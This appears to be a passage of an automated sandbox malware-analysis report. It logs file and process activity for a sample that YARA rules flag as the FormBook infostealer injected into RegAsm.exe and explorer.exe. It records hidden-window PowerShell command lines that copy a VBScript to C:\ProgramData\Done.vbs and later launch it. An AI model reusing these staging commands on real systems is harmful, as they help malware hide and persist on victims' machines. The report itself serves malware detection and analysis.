C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	138	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.V9921e851#\f2e0589ed6d670f264a5f65dd0ad000f\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	7FFF1F3212E7	ReadFile
C:\Users\desktop.ini	unknown	176	success or wait	1	7FFF1F641D6F	unknown
C:\Users\Public\desktop.ini	unknown	176	success or wait	1	7FFF1F641D6F	unknown
C:\Users\Public\Desktop\desktop.ini	unknown	176	success or wait	1	7FFF1F641D6F	unknown
C:\ProgramData\Microsoft\Windows\Start Menu\desktop.ini	unknown	176	success or wait	1	7FFF1F641D6F	unknown
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\desktop.ini	unknown	742	success or wait	1	7FFF1F641D6F	unknown
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\desktop.ini	unknown	176	success or wait	1	7FFF1F641D6F	unknown
C:\Windows\Fonts\desktop.ini	unknown	67	success or wait	1	7FFF1F641D6F	unknown
C:\Users\user\Desktop\desktop.ini	unknown	284	success or wait	1	7FFF1F641D6F	unknown
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\desktop.ini	unknown	176	success or wait	1	7FFF1F641D6F	unknown
C:\Users\user\AppData\Roaming\Microsoft\Windows\SendTo\Desktop.ini	unknown	696	success or wait	1	7FFF1F641D6F	unknown
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\desktop.ini	unknown	266	success or wait	1	7FFF1F641D6F	unknown
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini	unknown	176	success or wait	1	7FFF1F641D6F	unknown
C:\Users\user\Favorites\desktop.ini	unknown	404	success or wait	1	7FFF1F641D6F	unknown

Analysis Process: powershell.exe PID: **5076**, Parent PID: **6996**

General

Target ID:	13
Start time:	21:15:49
Start date:	27/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe" -WindowStyle Hidden Copy-Item -Path *.vbs -Destination C:\ProgramData\Done.vbs
Imagebase:	0x7ff620040000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF1F37F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF1F37F1E9	unknown
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_yi3ekm1h.hmy.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1B9B6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_q0pwlqea.rls.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1B9B6FDD	CreateFileW
C:\Users\user\Documents\20220527\PowerShell_transcript.936905.nOp+0WJ9.20220527211551.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1B9B6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFF18CD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFF18CD03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF18CD03FC	unknown
C:\ProgramData\Done.vbs	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	7FFF1C09817A	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_yi3ekm1h.hmy.ps1	success or wait	1	7FFF1B9BF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PScriptPolicyTest_q0pwlqea.rls.psm1	success or wait	1	7FFF1B9BF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_yi3ekm1h.hmy.ps1	0	1	31	1	success or wait	1	7FFF1B9BB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_q0pwlqea.rls.psm1	0	1	31	1	success or wait	1	7FFF1B9BB526	WriteFile
C:\Users\user\Documents\20220527\PowerShell_transcript.936905.nOp+0WJ9.20220527211551.txt	0	3	ff		success or wait	1	7FFF1B9BB526	WriteFile
C:\Users\user\Documents\20220527\PowerShell_transcript.936905.nOp+0WJ9.20220527211551.txt	3	684	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 32 37 32 31 31 35 35 32 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 39 33 36 39 30 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a	**********************Windows PowerShell transcript startStart time: 20220527211552Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 936905 (Microsoft Windows NT 10.0.17134.0)Host Application:	success or wait	11	7FFF1B9BB526	WriteFile
C:\ProgramData\Done.vbs	0	88781	27 0d 0a 27 20 43 6f 70 79 72 69 67 68 74 20 28 63 29 20 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 6f 72 61 74 69 6f 6e 2e 20 20 41 6c 6c 20 72 69 67 68 74 73 20 72 65 73 65 72 76 65 64 2e 0d 0a 27 0d 0a 27 20 56 42 53 63 72 69 70 74 20 53 6f 75 72 63 65 20 46 69 6c 65 0d 0a 27 0d 0a 27 20 53 63 72 69 70 74 20 4e 61 6d 65 3a 20 77 69 6e 72 6d 2e 76 62 73 0d 0a 27 0d 0a 0d 0a 4f 70 74 69 6f 6e 20 45 78 70 6c 69 63 69 74 0d 0a 0d 0a 27 27 27 27 27 27 27 27 27 27 27 27 27 27 27 27 27 27 27 27 0d 0a 27 20 45 72 72 6f 72 20 63 6f 64 65 73 0d 0a 70 72 69 76 61 74 65 20 63 6f 6e 73 74 20 45 52 52 5f 4f 4b 20 20 20 20 20 20 20 20 20 20 20 20 20 3d 20 30 0d 0a 70 72 69 76 61 74 65 20 63 6f 6e 73 74 20 45 52 52 5f 47 45 4e 45 52 41 4c 5f 46 41 49 4c 55 52 45	" Copyright (c) Microsoft Corporation. All rights reserved." VBscript Source File" scr<wbr>ipt Name: winrm.vbs'Option Explicit'''''''''''''''''''' Error codesprivate const ERR_OK = 0private const ERR_GENERAL_FAILURE	success or wait	6	7FFF1C09817A	CopyFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFF1F79F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1F24B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1F252625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1F252625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1F252625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1F24B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF1F24B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF1F24B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFF1F24B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFF1F3212E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFF1F2362DB	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFF1F3212E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	131	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFF1F3212E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFF1B9BB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFF1B9BB526	ReadFile

Analysis Process: conhost.exe PID: **3276**, Parent PID: **5076**

General

Target ID:	14

Start time:	21:15:50
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6406f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RegAsm.exe PID: **7076**, Parent PID: **6996**

General

Target ID:	15
Start time:	21:15:52
Start date:	27/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Imagebase:	0x6e0000
File size:	64616 bytes
MD5 hash:	6FD7592411112729BF6B1F2F6C34899F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000000.422768755.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000000.422768755.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000000.422768755.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000000.422446596.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000000.422446596.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000000.422446596.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.526166021.0000000000D80000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.526166021.0000000000D80000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.526166021.0000000000D80000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.525982132.0000000000B20000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.525982132.0000000000B20000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.525982132.0000000000B20000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000F.00000002.525904242.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000F.00000002.525904242.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000F.00000002.525904242.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	418B97	NtReadFile

Analysis Process: explorer.exe PID: **3688**, Parent PID: **7076**

General

Target ID:	18
Start time:	21:15:56
Start date:	27/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff77c400000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000000.496318132.000000000D70E000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000000.496318132.000000000D70E000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000000.496318132.000000000D70E000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000000.477642007.000000000D70E000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000000.477642007.000000000D70E000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **1320**, Parent PID: **3688**

General

Target ID:	21
Start time:	21:16:03
Start date:	27/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden Start-Sleep 5;Start-Process C:\ProgramData\Done.vbs
Imagebase:	0x7ff620040000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
